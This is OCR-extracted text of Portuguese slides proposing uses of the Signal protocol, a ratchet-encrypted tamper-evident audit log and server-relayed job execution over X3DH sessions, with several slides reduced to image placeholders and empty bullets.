
Propostas de aplicações do Signal


Auditoria

- Auditoria de logs utilizando Symmetric-key Ratchet
  - O log seria criptografado com as Message Keys geradas a cada derivação da chave principal

Auditoria

- Armazenando o log






•

•

•

Auditoria


- Uma das entradas do log é apagada




-
-
-

Auditoria

- Ao se realizar a auditoria:





-
-
-

alteração no log!

Auditoria

- Vantagens:
  - É possível saber exatamente os pontos onde o log foi alterado
  - Log é criptografado
- Desvantagens:
  - Caso a chave principal seja comprometida, todo o conteúdo também será


Execução de Jobs

- Um servidor é responsável por encaminhar os jobs para as máquinas
  - Não é desejável que o servidor tenha acesso ao conteúdo transmitido
  - Os jobs podem ser executados de forma assíncrona
  - Uma máquina pode não estar disponível no momento da requisição


Execução de Jobs

- A aplicação estabelece uma sessão com cada máquina via X3DH
- O servidor é responsável apenas por encaminhar o job para as máquinas quando estiverem disponíveis

